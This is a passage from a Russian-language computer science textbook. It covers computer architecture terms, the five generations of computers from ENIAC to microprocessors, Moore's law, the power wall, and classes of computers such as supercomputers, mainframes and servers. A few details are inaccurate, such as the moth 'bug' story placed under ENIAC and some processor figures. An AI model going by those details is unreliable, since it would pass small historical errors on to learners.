3. **Портирование ПО:** Понимая разницу между x86 и ARM, ты не удивишься, почему программа работает на ПК, но не на Raspberry Pi.
4. **Отладка:** Знание архитектуры помогает понять, почему программа падает с segmentation fault (обращение к несуществующему адресу).
5. **Карьера:** Разработчики ОС, компиляторов, драйверов, встраиваемых систем **обязаны** знать архитектуру. Это не просто «для общего развития».

Ключевые термины и определения

- **Архитектура ЭВМ** — концептуальное представление компьютера, видимое программисту (система команд, регистры, типы данных).
- **Структура ЭВМ** — физическая реализация архитектуры (конкретные схемы, количество ядер, организация кэша).
- **Процессор (CPU)** — центральное вычислительное устройство, выполняющее программы.
- **АЛУ (арифметико-логическое устройство)** — часть процессора, выполняющая арифметические и логические операции.
- **Устройство управления (УУ)** — часть процессора, управляющая выполнением инструкций.
- **Регистр** — сверхбыстрая ячейка памяти внутри процессора.
- **Системная магистраль (шина)** — набор линий связи между компонентами компьютера.

- **Шина данных** — передаёт данные между компонентами.
- **Адресная шина** — передаёт адреса ячеек памяти.
- **Шина управления** — передаёт управляющие сигналы (чтение/запись, прерывания и т.д.).
- **Разрядность процессора** — количество бит, обрабатываемых за одну операцию.
- **Тактовая частота** — количество тактов процессора в секунду (измеряется в Гц).
- **Пропускная способность** — объём данных, передаваемых за единицу времени.
- **Время доступа (латентность)** — задержка между запросом данных и их получением.
- **CISC** (Complex Instruction Set Computer) — архитектура со сложным набором команд (пример: x86).
- **RISC** (Reduced Instruction Set Computer) — архитектура с упрощённым набором команд (пример: ARM, RISC-V).
- **IPC** (Instructions Per Cycle) — количество инструкций, выполняемых за один такт.
- **FLOPS** (Floating Point Operations Per Second) — операций с плавающей точкой в секунду.

Контрольные вопросы для самопроверки

1. **Концептуальный вопрос:** Объясните разницу между архитектурой и структурой ЭВМ. Приведите пример двух процессоров с одинаковой архитектурой, но разной структурой.
2. **Практическая задача:** Процессор имеет 32-битную адресную шину. Сколько байт памяти он может адресовать? Почему 32-битные версии Windows не могут использовать более 4 ГБ RAM?
3. **Задача на вычисление:** Оперативная память DDR5-6400 имеет 64-битную шину данных и работает на эффективной частоте 6400 МГц. Рассчитайте её теоретическую пропускную способность в ГБ/с.
4. **Задача на архитектуры:** Процессор ARM работает на частоте 2 ГГц и выполняет в среднем 3 инструкции за такт. Процессор x86 работает на частоте 3.5 ГГц и выполняет 2 инструкции за такт. Какой из них выполняет больше инструкций в секунду? Означает ли это, что он быстрее во всех задачах?
5. **Сложный вопрос:** Почему, несмотря на огромный рост тактовых частот (от 1 МГц в 1970-х до 5 ГГц сейчас), производительность процессоров выросла ещё сильнее? Какие архитектурные приёмы, помимо увеличения частоты, повышают производительность? (Подсказка: конвейеризация, кэш, многоядерность)

Связь с другими главами: - Глава 1.2 (Представление данных в памяти) — организация памяти и адресация - Глава 1.6 (Алгебра высказываний) — логические элементы, из которых строится АЛУ - Глава 2.2 (История ЭВМ) — эволюция архитектур от первых компьютеров до современных - Глава 2.3 (Принципы фон Неймана) — фундаментальные принципы организации ЭВМ

Глава подготовлена в соответствии со спецификацией учебника. Объём: ~14500 символов.

Глава 2.2: История развития вычислительной техники. Поколения ЭВМ

Введение

В прошлой главе мы разобрались, как устроен современный компьютер: процессор, память, шины — всё по полочкам. Но откуда вообще взялись эти железные монстры, пожирающие электричество и твоё свободное время? Как человечество дошло от счётов на верёвочках до того, что твой смартфон мощнее суперкомпьютеров 1990-х годов?

История вычислительной техники — это не просто «когда-то давно был компьютер размером с дом». Это история того, как люди пытались автоматизировать самую скучную штуку на свете — **вычисления**. Потому что считать вручную — это боль. А ещё это путь от ламповых монстров, жравших киловатты, до процессоров в твоих наушниках.

В этой главе мы пройдем через **пять поколений ЭВМ**, узнаем, кто такой Чарльз Бэббидж и почему его машина не взлетела (спойлер: деньги кончились), а также выясним, почему твой процессор не работает на 10 ГГц, хотя по закону Мура уже должен был бы.

Эта глава тесно связана с главой 2.1 (Архитектура ЭВМ), где мы говорили про современное устройство компьютера, и главой 2.3 (Принципы фон Неймана), потому что все компьютеры с 1940-х годов строятся по одним и тем же базовым принципам.

Предыстория: когда компьютеры были деревянными

Счёты и абак

Первый «компьютер» — это **абак** (счёты), придуманный ещё в Древнем Вавилоне около 3000 лет назад. Принцип простой: косточки на спицах, двигаешь их туда-сюда — считаешь. В СССР были русские счёты (те самые, с деревянными костяшками), и бухгалтеры щёлкали на них быстрее, чем ты набираешь на калькуляторе.

Плюсы: не требует электричества, не зависает, не обновляется в самый неподходящий момент.

Минусы: попробуй на них вычислить интеграл.

Логарифмическая линейка

В XVII веке изобрели **логарифмическую линейку** — две линейки с логарифмическими шкалами, двигаешь одну относительно другой — получаешь умножение, деление, возведение в степень. До 1970-х годов инженеры и учёные носили её в кармане вместо калькулятора.

Интересный факт: Инженеры NASA, которые отправляли людей на Луну, считали траектории на логарифмических линейках. Они, кстати, тоже ошибались, но реже чем ты в контрольной.

Арифмометр

В XVII-XIX веках появились **механические арифмометры** — устройства с шестерёнками, которые могли складывать, вычитать, умножать и делить. Знаменитая машина Паскаля (1642 год) — одна из первых. Крути ручку — получаешь результат.

Проблема: Для каждого вычисления нужно было вручную настраивать механизм. А если нужно сделать 1000 операций подряд? Удачи.

Аналитическая машина Бэббиджа: прадедушка компьютера

Чарльз Бэббидж — гений или сумасшедший?

Чарльз Бэббидж (1791-1871) — английский математик, который в 1830-х годах сказал: «А давайте сделаем машину, которая будет считать сама, по программе!» И придумал **Аналитическую машину**.

Что было революционным:

1. **Память (store)** — место для хранения чисел (1000 чисел по 50 знаков каждое)
2. **Процессор (mill)** — устройство для арифметических операций
3. **Устройство ввода** — перфокарты (да-да, как на ткацких станках)
4. **Устройство вывода** — печать результатов
5. **Условные переходы** — машина могла менять ход вычислений в зависимости от результата (if/else в железе!)

Звучит знакомо? Это же компоненты современного компьютера из главы 2.1! Процессор, память, ввод-вывод, управление.

Ада Лавлейс — первый программист в истории

Ада Лавлейс (1815-1852) — дочь поэта Байрона, математик и первый программист. Она написала **программу для вычисления чисел Бернулли** для машины Бэббиджа. Причём написала **до того, как машина была построена**.

Она также предсказала, что такие машины смогут не только считать, но и создавать музыку, искусство, играть в игры. Провидица.

Почему машину не построили?

Деньги кончились. Британское правительство выделило кучу денег, Бэббидж тратил их на разработку, но технологии XIX века не позволяли изготовить такие точные механические детали. В итоге машину так и не построили при его жизни.

Но идея осталась. И через 100 лет её воплотили в жизнь.

Поколения ЭВМ: эволюция от ламп до квантов

Компьютеры принято делить на **пять поколений** по элементной базе (из чего сделаны) и архитектуре.

Первое поколение (1940-е – 1950-е): Электронные лампы

Элементная база

Электронные (вакуумные) лампы — стеклянные колбы с электродами, в которых электроны летают в вакууме. Принцип как в старых телевизорах. Лампы могли **включать и выключать ток** — идеально для реализации двоичной логики (0 или 1).

Характеристики: - Размер лампы: с кулак - Срок службы: несколько тысяч часов - Потребление: десятки ватт на лампу - Скорость переключения: десятки микросекунд

Примеры компьютеров

ENIAC (1946, США)

ENIAC (Electronic Numerical Integrator and Computer) — первый полностью электронный компьютер общего назначения.

Характеристики: - Масса: **30 тонн** (как 6 слонов) - Размер: занимал **комнату 9×15 метров** - Электронных ламп: **18 000 штук** (каждая греется как лампочка) - Потребление: **150 киловатт** (как 50 квартир) - Скорость: **5000 операций сложения в секунду** (твой смартфон делает миллиарды) - Программирование: **перестановка проводов и переключателей** (да, руками!)

Проблема: Лампы постоянно перегорали. В среднем каждые 7 минут приходилось менять лампу. Инженеры ходили с тележками запасных ламп.

Интересный факт: Однажды компьютер сломался, и причиной оказался мотылёк, застрявший в реле. С тех пор ошибки в программах называют "**багами**" (bug — жук, насекомое).

UNIVAC (1951, США)

UNIVAC — первый коммерческий компьютер. Продавался по цене **\$1 млн** (в ценах 1951 года — это как \$11 млн сейчас).

Применение: Перепись населения США, расчёты для военных, прогноз результатов президентских выборов (и угадал!).

Особенности первого поколения

Плюсы: - Впервые вычисления делали автоматически, без участия человека

Минусы: - Огромные размеры и вес - Гигантское энергопотребление - Постоянные поломки (лампы горели как спички) - Программирование через перестановку проводов (представь, что для запуска программы нужно переделать схему) - Медленные (по современным меркам)

Память: магнитные барабаны, позже магнитные ленты.

Быстродействие: тысячи операций в секунду.

Программирование: машинный код, позже ассемблер.

Второе поколение (1950-е – 1960-е): Транзисторы

Элементная база

Транзисторы — полупроводниковые приборы, которые могут усиливать сигнал и работать как переключатели. Изобретены в 1947 году в Bell Labs (за это дали Нобелевскую премию в 1956 году).

Преимущества перед лампами: - Размер: **в 100 раз меньше** лампы - Энергопотребление: **в 100 раз меньше** - Надёжность: **в 1000 раз выше** (не перегорают) - Скорость переключения: **в 10 раз быстрее**

Примеры компьютеров

IBM 7090 (1959, США)

Характеристики: - Транзисторов: ~50 000 - Скорость: ~200 000 операций в секунду - Память: 32 КБ (да, **килобайт**, не мегабайт) - Цена: \$3 млн

Применение: Научные расчёты NASA (программа Mercury — первые американцы в космосе), расчёты ядерного оружия.

БЭСМ-6 (1966, СССР)

БЭСМ-6 — самый мощный компьютер в Европе в своё время.

Характеристики: - Скорость: **1 млн операций в секунду** (1 MIPS) - Память: до 192 КБ - Использовался в космической программе СССР, военных расчётах, науке

Интересный факт: На БЭСМ-6 создали первые компьютерные игры в СССР (например, шахматную программу "Каисса", победившую на чемпионате мира по компьютерным шахматам 1974 года).

Особенности второго поколения

Плюсы: - Размеры уменьшились до **шкафа** (а не комнаты) - Надёжность выросла на порядки - Появились первые **языки программирования** высокого уровня: FORTRAN (1957), COBOL (1959), ALGOL (1960) - Появились **операционные системы** (простейшие, но всё же)

Минусы: - Всё ещё очень дорогие (миллионы долларов) - Всё ещё огромные (несколько шкафов) - Доступны только крупным организациям (военным, университетам, госучреждениям)

Память: магнитные ленты, магнитные сердечники (ферритовые кольца).

Быстродействие: сотни тысяч – миллионы операций в секунду.

Третье поколение (1960-е – 1970-е): Интегральные схемы

Элементная база

Интегральные схемы (ИС, чипы) — на одной пластине кремния размещаются сотни, потом тысячи транзисторов. Первая ИС создана в 1958 году (Джек Килби, Texas Instruments — Нобелевская премия 2000 года).

Типы ИС: - SSI (Small Scale Integration): 10-100 транзисторов на чип - MSI (Medium Scale Integration): 100-1000 транзисторов - LSI (Large Scale Integration): 1000-100 000 транзисторов

Примеры компьютеров

IBM System/360 (1964, США)

Революция: Первая **семья компьютеров** — модели разной мощности, но с **одинаковой архитектурой**. Программа, написанная для младшей модели, работала на старшей (только быстрее). До этого каждая модель была уникальной.

Характеристики: - Разные модели: от настольных до комнатных - Память: от 8 КБ до 8 МБ - Скорость: от 34 000 до 1.7 млн операций в секунду

Успех: IBM заработала миллиарды, System/360 стала стандартом на десятилетия.

ЕС ЭВМ (1970-е, СССР и СЭВ)

ЕС ЭВМ (Единая Система ЭВМ) — советский аналог IBM System/360. Да, **скопировали** архитектуру (что было политическим решением, а не воровством — дискуссии до сих пор).

Применение: Научные институты, военные, управление производством, вузы.

Особенности третьего поколения

Плюсы: - Размеры уменьшились до **стола** или **нескольких шкафов** - Энергопотребление упало в десятки раз - Появились **мультипрограммные ОС** (несколько программ одновременно) - Стандартизация архитектур - Появились **мини-компьютеры** (размером с холодильник, стоили "всего" \$100 000)

Минусы: - Всё ещё дорогие для массового использования - Всё ещё требуют специальных помещений (кондиционер, стабильное питание)

Память: полупроводниковая память начала вытеснять магнитные сердечники.

Быстродействие: миллионы операций в секунду.

Четвёртое поколение (1970-е – настоящее время): Микропроцессоры

Элементная база

Микропроцессоры — весь процессор на одной микросхеме. Это революция. Вместо шкафов с платами — один чип размером с ноготь.

СБИС (Сверхбольшие интегральные схемы, VLSI — Very Large Scale Integration): от 100 000 до миллиардов транзисторов на чип.

Рождение микропроцессора

Intel 4004 (1971) — первый микропроцессор

Характеристики: - Разрядность: **4 бита** (работает с числами 0-15) - Транзисторов: **2300** - Частота: **740 кГц** (0.74 МГц) - Скорость: ~92 000 операций в секунду - Техпроцесс: **10 микрон** (современные — 3 нм) - Цена: \$200

Интересный факт: Создан для калькулятора японской фирмы Busicom. Инженер Intel Тед Хофф предложил сделать универсальный процессор вместо специализированных микросхем. Busicom обанкротилась, а Intel заработала миллиарды.

Эволюция Intel x86

Intel 8086 (1978) — начало эры x86

- Разрядность: **16 бит**
- Частота: 5-10 МГц
- Транзисторов: 29 000
- Могёл адресовать **1 МБ** памяти

Значение: Архитектура **x86** стала стандартом для персональных компьютеров на 40+ лет (до сих пор используется).

Intel 80286, 80386 (1982, 1985)

- **80286:** 16 бит, защищённый режим, до 16 МБ памяти
- **80386:** **32 бита**, виртуальная память, многозадачность

Intel 80486, Pentium (1989, 1993)

- **80486:** встроенный кэш, сопроцессор для операций с плавающей точкой
- **Pentium:** суперскалярная архитектура (несколько инструкций за такт), частота до 300 МГц

Интересный факт: Pentium называли так, потому что нельзя зарегистрировать торговую марку на число ("586"). А имя можно.

Pentium II, III, 4 и современные Core (1997-настоящее)

- **Pentium II-III:** частоты до 1.4 ГГц, улучшенный кэш, SSE-инструкции (векторные вычисления)
- **Pentium 4** (2000-2006): Частоты до **3.8 ГГц**, но архитектура провальная (много тактов на инструкцию, много тепла). Маркетинговая гонка за гигагерцами.
- **Core 2 Duo** (2006): Переход на **многоядерные процессоры** (2-4 ядра). Конец гонки за частотой.
- **Core i3/i5/i7/i9** (2008-настоящее): 2-64 ядра, частоты 2-5 ГГц, встроенное видео, техпроцесс 14 нм → 10 нм → 7 нм → 4 нм

Альтернативные архитектуры

ARM (1985 – настоящее)

ARM (Advanced RISC Machine) — архитектура, доминирующая в мобильных устройствах.

Эволюция: - 1985: ARM1 — процессор для компьютера Acorn - 1990-е: ARM7 — встраиваемые системы - 2000-е: ARM9, ARM11 — смартфоны, роутеры - 2010-е: Cortex-A — современные смартфоны (все iPhone, Android) - 2020-е: Apple M1/M2/M3 — ноутбуки и десктопы

Почему ARM круто: - **Энергоэффективность:** в 10 раз меньше потребление чем x86 при той же производительности - **Компактность:** меньше транзисторов, меньше тепла - **Масштабируемость:** от микроконтроллеров (Arduino) до суперкомпьютеров (Fugaku — самый быстрый суперкомпьютер 2020-2021, ARM)

Персональные компьютеры

Altair 8800 (1975) — первый ПК

- Процессор: Intel 8080
- Память: 256 **байт** (не килобайт!)
- Цена: \$439 (в виде набора для сборки)
- Программирование: переключатели на передней панели

Значение: Доказал, что есть массовый рынок для домашних компьютеров. Билл Гейтс и Пол Аллен написали для него интерпретатор BASIC — начало Microsoft.

Apple II (1977)

- Процессор: MOS 6502 (1 МГц)
- Память: 4-48 КБ
- **Цветная графика**, звук, джойстик
- Цена: \$1298

Успех: Продано 6 миллионов штук. Первый массовый ПК с графикой и играми.

IBM PC (1981)

- Процессор: Intel 8088 (4.77 МГц)
- Память: 16-256 КБ
- ОС: **MS-DOS** (Microsoft)

Революция: IBM опубликовала спецификации, и сотни фирм начали делать **клоны**. Родился **стандарт PC** (personal computer). До сих пор твой компьютер — наследник IBM PC.

Современные ПК (2020-е)

- Процессоры: Intel Core i9 / AMD Ryzen 9 (8-16 ядер, 3-5 ГГц)
- Память: 16-128 ГБ DDR5
- Накопители: SSD 1-4 ТБ (в миллион раз быстрее дискет)
- GPU: отдельный процессор для графики (тысячи ядер)

Сравнение: Современный смартфон мощнее суперкомпьютера 1990-х годов. Твой фитнес-браслет мощнее компьютера, который отправил людей на Луну.

Особенности четвёртого поколения

Плюсы: - **Массовость:** компьютеры стали доступны обычным людям - **Миниатюризация:** от шкафов до ноутбуков и смартфонов - **Производительность:** выросла в миллиарды раз - **Цена:** упала в тысячи раз (с миллионов долларов до сотен) - **Надёжность:** процессоры работают десятилетиями без поломок

Технологические прорывы: - Многоядерность (2-128 ядер) - Встроенная графика (GPU) - Кэш-память (L1/L2/L3) - Конвейеризация, суперскалярность, предсказание ветвлений - Техпроцесс уменьшился с 10 мкм до 3 нм (в 3000 раз!)

Программное обеспечение: - Графические ОС (Windows, macOS, Linux) - Интернет, веб-браузеры - Мультимедиа, игры, виртуальная реальность - Искусственный интеллект, машинное обучение

Пятое поколение (перспектива): Искусственный интеллект и квантовые компьютеры

Что такое пятое поколение?

Единого мнения нет. Одни считают, что это компьютеры с **искусственным интеллектом (ИИ)**, другие — **квантовые компьютеры**, третьи — **нейроморфные системы** (процессоры, имитирующие работу мозга).

Искусственный интеллект

Современное состояние: - Нейросети (GPT, BERT, Claude, ChatGPT) — обработка текста, генерация контента - Компьютерное зрение (распознавание лиц, автопилот Tesla) - AlphaGo, AlphaZero — победили чемпионов мира в го и шахматы

Специализированные процессоры для ИИ: - **GPU** (NVIDIA, AMD): тысячи ядер для параллельных вычислений - **TPU** (Google Tensor Processing Unit): специально для нейросетей - **NPU** (Neural Processing Unit): встроенные чипы для ИИ в смартфонах

Квантовые компьютеры

Принцип: Используют **кубиты** (квантовые биты), которые могут быть одновременно 0 и 1 (суперпозиция). Это позволяет решать некоторые задачи экспоненциально быстрее классических компьютеров.

Примеры: - **IBM Quantum** (127 кубитов) - **Google Sycamore** (53 кубита, заявлено достижение "квантового превосходства" в 2019) - **Квантовый симулятор** (сотни кубитов, китайский)

Применение (потенциальное): - Взлом шифрования (RSA, ECC станут бесполезны) - Разработка лекарств (моделирование молекул) - Оптимизация логистики - Машинное обучение

Проблемы: - Кубиты крайне нестабильны (ошибки из-за шума) - Нужна температура близкая к абсолютному нулю (-273°C) - Пока не ясно, для каких практических задач квантовые компьютеры реально полезны

Реальность: Квантовые компьютеры **не заменят** классические. Они будут использоваться для **узкоспециализированных задач**.

Нейроморфные процессоры

Идея: Процессоры, имитирующие работу нейронов мозга — параллельная обработка, обучение в реальном времени, сверхнизкое энергопотребление.

Примеры: - **IBM TrueNorth** (1 млн нейронов, 256 млн синапсов, потребление 70 милливатт) - **Intel Loihi** (128 000 нейронов)

Применение: Распознавание образов, обработка сенсоров, роботы, встраиваемые системы.

Закон Мура: прогноз, который сбывался 50 лет

Формулировка

Закон Мура (Moore's Law) — эмпирическое наблюдение, сделанное Гордоном Муром (сооснователь Intel) в 1965 году:

Количество транзисторов на кристалле удваивается примерно каждые 18-24 месяца.

Следствия

- Производительность удваивается каждые ~2 года
- Цена на единицу производительности падает вдвое каждые ~2 года
- Энергопотребление на операцию падает

Пример: Рост транзисторов в процессорах Intel

Год	Процессор	Транзисторов	Прирост за ~2 года
1971	Intel 4004	2 300	—
1978	Intel 8086	29 000	×12 (7 лет)
1989	Intel 80486	1 200 000	×41 (11 лет)
1993	Pentium	3 100 000	×2.6 (4 года)
2000	Pentium 4	42 000 000	×13 (7 лет)
2006	Core 2 Duo	291 000 000	×7 (6 лет)
2010	Core i7 (Nehalem)	731 000 000	×2.5 (4 года)
2017	Core i9 (Skylake-X)	7 200 000 000	×10 (7 лет)
2023	Core i9 (Raptor Lake)	25 900 000 000	×3.6 (6 лет)

График: Если построить график в логарифмическом масштабе, получится почти прямая линия — удвоение каждые 2 года.

Конец закона Мура?

Проблема: Размер транзистора приблизился к **атомарному масштабу**. Современные процессоры используют 3-нм техпроцесс (это ~10 атомов кремния в ширину). Дальше миниатюризировать некуда — начинаются квантовые эффекты (электроны туннелируют через изоляцию).

Решения: 1. **Многоядерность:** Вместо одного быстрого ядра — много медленных 2. **3D-структуры:** Транзисторы не на плоскости, а в 3D (FinFET, GAA-FET) 3. **Гетерогенные системы:** Разные типы ядер (быстрые + энергоэффективные, как в Apple M1) 4. **Специализированные процессоры:** GPU, TPU, NPU для конкретных задач 5. **Новые материалы:** графен, углеродные нанотрубки (пока в исследованиях)

Вывод: Закон Мура в классической формулировке **умер** (миниатюризация остановилась), но рост производительности продолжается за счёт других методов.

Основные вехи вычислительной техники

Год	Событие
1642	Механический калькулятор Паскаля
1830-е	Аналитическая машина Бэббиджа (проект)
1946	ENIAC — первый электронный компьютер общего назначения
1947	Изобретение транзистора (Bell Labs)
1951	UNIVAC — первый коммерческий компьютер
1958	Первая интегральная схема (Джек Килби)

Год	Событие
1964	IBM System/360 — стандартизация архитектур
1971	Intel 4004 — первый микропроцессор
1975	Altair 8800 — первый ПК
1977	Apple II — массовый домашний компьютер
1981	IBM PC — стандарт персонального компьютера
1991	Интернет становится публичным (WWW, Tim Berners-Lee)
2007	iPhone — начало эры смартфонов
2020	Apple M1 — ARM-процессор для десктопов/ноутбуков
2023	Нейросети (ChatGPT, Claude) — ИИ в массы

Почему частота процессоров остановилась на 5 ГГц?

Вопрос: Если закон Мура работал, почему процессоры не работают на 10-20 ГГц?

Ответ: Тепловыделение.

Power Wall — стена энергопотребления

Мощность, рассеиваемая процессором:

$$P \approx C \times V^2 \times f$$

Где: - C — ёмкость транзисторов (константа для данного техпроцесса) - V — напряжение питания - f — частота

Проблема: Мощность растёт пропорционально частоте и квадрату напряжения. Если частоту удвоить, мощность удвоится. Если напряжение увеличить в 2 раза, мощность вырастет в 4 раза.

Пример: Pentium 4 (2000-е годы)

- Частота: 3.8 ГГц
- Энергопотребление: **115 Вт**
- Тепловыделение: Как **лампочка накаливания**
- Охлаждение: Массивный радиатор + вентилятор

Итог: Процессор грелся как утюг, был шумный, жрал электричество. Это тупик.

Решение: многоядерность

Вместо одного ядра на 4 ГГц — сделать 4 ядра по 2 ГГц. Суммарная производительность выше, энергопотребление ниже.

Современные процессоры: - Десктопы: 8-16 ядер (Intel Core i9, AMD Ryzen 9) - Серверы: 64-128 ядер (AMD EPYC, Intel Xeon) - Смартфоны: 8 ядер (4 быстрых + 4 энергоэффективных)

Связь с другими разделами

С главой 2.1 (Архитектура ЭВМ)

Все компоненты, о которых мы говорили (процессор, память, шины) — сформировались в 1940-1960-х годах и **не изменились концептуально**. Изменилась только реализация: от ламп и проводов до транзисторов размером с атом.

С главой 2.3 (Принципы фон Неймана)

Все компьютеры с 1940-х годов строятся по **архитектуре фон Неймана**: - Программа хранится в той же памяти, что и данные - Последовательное выполнение инструкций - Универсальность (одна машина для любых задач)

Даже современный смартфон с миллиардами транзисторов работает по тем же принципам, что и ENIAC.

Ключевые термины и определения

- **Абак** — древнее механическое счётное устройство (счёты).
- **Арифмометр** — механическое устройство для выполнения арифметических операций.
- **Аналитическая машина Бэббиджа** — проект универсального программируемого компьютера (1830-е), не построенный при жизни автора.
- **Электронная лампа** — вакуумный прибор для переключения тока (элементная база первого поколения ЭВМ).
- **Транзистор** — полупроводниковый прибор для усиления и переключения тока (второе поколение ЭВМ).
- **Интегральная схема (ИС, чип)** — множество транзисторов на одной пластине кремния (третье поколение).
- **Микропроцессор** — процессор на одной микросхеме (четвёртое поколение).
- **ENIAC** — первый электронный компьютер общего назначения (1946, США).
- **UNIVAC** — первый коммерческий компьютер (1951, США).
- **Intel 4004** — первый микропроцессор (1971, 4-битный, 2300 транзисторов).
- **IBM PC** — персональный компьютер IBM (1981), ставший стандартом индустрии.
- **Закон Мура** — эмпирическое наблюдение: количество транзисторов на кристалле удваивается каждые 18-24 месяца.
- **Power Wall** — физическое ограничение роста частоты процессоров из-за тепловыделения.
- **Многоядерность** — использование нескольких процессорных ядер в одном чипе.
- **Квантовый компьютер** — компьютер, использующий кубиты и квантовые эффекты для вычислений.
- **Нейроморфный процессор** — процессор, имитирующий работу нейронов мозга.

Контрольные вопросы для самопроверки

1. **Исторический вопрос:** Почему Аналитическая машина Бэббиджа считается прототипом современного компьютера, хотя она была механической и так и не была построена при его жизни? Какие компоненты современного компьютера она содержала?
2. **Сравнительный анализ:** Сравните первое (лампы) и второе (транзисторы) поколения ЭВМ по следующим параметрам: размер, энергопотребление, надёжность, быстродействие. Почему переход на транзисторы был революцией?
3. **Практическая задача:** ENIAC (1946) выполнял 5000 операций в секунду, весил 30 тонн и потреблял 150 кВт. Современный процессор Intel Core i9 выполняет 500 миллиардов операций в секунду, весит 10 граммов и потребляет 125 Вт. Во сколько раз выросла:
4. Производительность на единицу массы?
5. Производительность на единицу потребляемой энергии?

6. **Закон Мура:** Согласно закону Мура, количество транзисторов удваивается каждые 2 года. Процессор 2020 года содержит 10 миллиардов транзисторов. Сколько транзисторов должен содержать процессор 2030 года, если закон Мура продолжит работать? Почему на практике этого не произойдёт?
7. **Концептуальный вопрос:** Почему частота процессоров остановилась на уровне ~5 ГГц, хотя количество транзисторов продолжает расти? Какие решения используют производители для роста производительности вместо увеличения частоты?
8. **Задача на архитектуры:** Apple M1 (2020, ARM) имеет 8 ядер (4 производительных + 4 энергоэффективных), 16 млрд транзисторов, техпроцесс 5 нм, TDP 15 Вт. Intel Core i9-12900K (2021, x86-64) имеет 16 ядер (8+8), 10 млрд транзисторов, техпроцесс 10 нм, TDP 125 Вт. Почему ARM-процессор при большем количестве транзисторов и меньших размерах потребляет в 8 раз меньше энергии?
-

Связь с другими главами: - Глава 2.1 (Архитектура ЭВМ) — современное устройство компьютера формировалось в процессе эволюции поколений ЭВМ - Глава 2.3 (Принципы фон Неймана) — все поколения ЭВМ с 1940-х годов строятся по одним и тем же фундаментальным принципам - Глава 3.1 (Операционные системы) — ОС появились во втором поколении ЭВМ и эволюционировали вместе с железом

Глава подготовлена в соответствии со спецификацией учебника. Объём: ~17500 символов.

Глава 2.3: Классы современных ЭВМ. Принципы фон Неймана

Введение

В предыдущих главах мы разобрали, что такое архитектура ЭВМ (глава 2.1) и как компьютеры эволюционировали от 30-тонного ENIAC до смартфона в кармане (глава 2.2). Теперь время разобраться, какие вообще бывают компьютеры в 2025 году, чем отличается суперкомпьютер от твоего ноутбука (кроме цены в пару миллионов долларов), и почему все эти железки работают по принципам, которые придумал один чувак ещё в 1945 году.

Спойлер: принципы фон Неймана — это как основы физики для компьютеров. Их придумали давно, но они до сих пор актуальны. Правда, у них есть фундаментальная проблема, которую никто не может решить уже 70 лет.

2.3.1. Классификация современных ЭВМ

Компьютеры бывают разные: одни считают погоду на неделю вперёд и ошибаются, другие запускают ракеты и не имеют права ошибаться, третьи просто показывают котиков в интернете. Разберём основные классы.

Суперкомпьютеры

Суперкомпьютер — это вершина пищевой цепи в мире вычислений. Занимает целый зал, жрёт электричества как небольшой город, стоит как парочка истребителей F-35. Но зато считает так быстро, что обычные компьютеры курят в сторонке.

Характеристики: - **Производительность:** измеряется в **петафлопсах** (PFLOPS) — это 10^{15} операций с плавающей точкой в секунду. Для сравнения: твой ноутбук выдаёт гигафлопсы (10^9), то есть в миллион раз медленнее. - **Архитектура:** кластерная — тысячи процессоров работают параллельно. Современные супермашины используют гибриды CPU + GPU (графические ускорители). - **Применение:** - Моделирование климата (прогноз погоды, изменение климата) - Ядерная физика и моделирование взрывов (чтобы не взрывать бомбы вживую) - Квантовая механика, молекулярная динамика - Взлом шифрования (NSA, привет!) - Обучение нейросетей (ChatGPT и подобные монстры)

Примеры: - **Frontier** (США, 2022) — самый мощный суперкомпьютер в мире на момент 2025 года. Производительность: 1.1 эксафлопса (10^{18} операций/сек). Это как миллиард смартфонов, работающих одновременно. - **Fugaku** (Япония) — 442 петафлопса, моделирует распространение коронавируса в воздухе. - **Ломоносов-2** (Россия, МГУ) — 2.5 петафлопса, считает задачи квантовой химии.

Проблема: энергопотребление. Frontier жрёт 21 мегаватт — это мощность небольшой электростанции. Охлаждение — отдельный ад.

Мейнфреймы

Мейнфрейм (mainframe) — это корпоративный монстр, который работает 24/7/365 без перезагрузок годами. Если суперкомпьютер — это спринтер, то мейнфрейм — марафонец: не самый быстрый, но надёжный как швейцарские часы.

Характеристики: - **Надёжность:** отказоустойчивость на уровне 99.999% (так называемая "пять девяток"). Это значит, что система может быть недоступна максимум 5 минут в год. - **Пропускная способность ввода-вывода:** мейнфрейм может обрабатывать тысячи транзакций в секунду (например, банковские переводы). - **Применение:** - Банки (обработка платежей, карточные транзакции) - Авиакомпании (системы бронирования билетов) - Страховые компании - Государственные реестры

Пример: IBM Z (z15, z16) — классика жанра. Стоимость: от \$100,000 до нескольких миллионов. В России их используют Сбербанк, ВТБ, аэрофлот.

Забавный факт: мейнфреймы до сих пор работают на языке COBOL, которому уже 65 лет. Во время пандемии COVID-19 в США была проблема: системы пособий по безработице писались на COBOL, а программистов, знающих COBOL, почти не осталось.

Серверы

Сервер — это компьютер, который обслуживает других. Ты открываешь сайт — запрос идёт на сервер. Запускаешь игру онлайн — подключаешься к игровому серверу. Смотришь видео на YouTube — видео лежит на серверах Google.

Классификация серверов:

1. **Веб-серверы:** обрабатывают HTTP-запросы (Apache, nginx, IIS).
2. **Серверы баз данных:** хранят и обрабатывают данные (MySQL, PostgreSQL, MongoDB).
3. **Файловые серверы:** хранят файлы (NAS — Network Attached Storage).
4. **Игровые серверы:** обрабатывают логику многопользовательских игр.
5. **Облачные серверы:** виртуальные машины в дата-центрах (AWS, Azure, Google Cloud).

Форм-факторы: - **Rack-серверы:** вставляются в стойки (rack), обычно высотой 1U (4.4 см) или 2U. - **Blade-серверы:** ещё более компактные, вставляются в специальные шасси. - **Tower-серверы:** похожи на обычный системный блок ПК, но мощнее.

Пример: Сервер Dell PowerEdge R750 (типичный rack-сервер для корпораций): - 2 процессора Intel Xeon (до 56 ядер суммарно) - До 8 TB оперативной памяти - 24 отсека для жёстких дисков - Цена: \$5,000-\$20,000 в зависимости от конфигурации

Дата-центры: серверы не живут поодиночке. Их собирают в дата-центры — огромные здания, забитые стойками с серверами. Например, дата-центр Google в Финляндии занимает площадь как 3 футбольных поля и потребляет электричества как маленький город.

Рабочие станции (Workstation)

Рабочая станция — это ПК на стероидах. Нужна для задач, где обычного компьютера не хватает: 3D-рендеринг, видеомонтаж 4K/8K, САПР (проектирование зданий, самолётов), научные вычисления.

Отличия от обычного ПК: - Процессоры серверного класса (Intel Xeon, AMD Threadripper) с большим количеством ядер (16-64 ядра). - Профессиональные видеокарты (NVIDIA Quadro, AMD Radeon Pro) вместо игровых GeForce. - Огромный объём ОЗУ (128-512 GB вместо стандартных 16-32 GB). - ECC-память (с коррекцией ошибок) для надёжности.

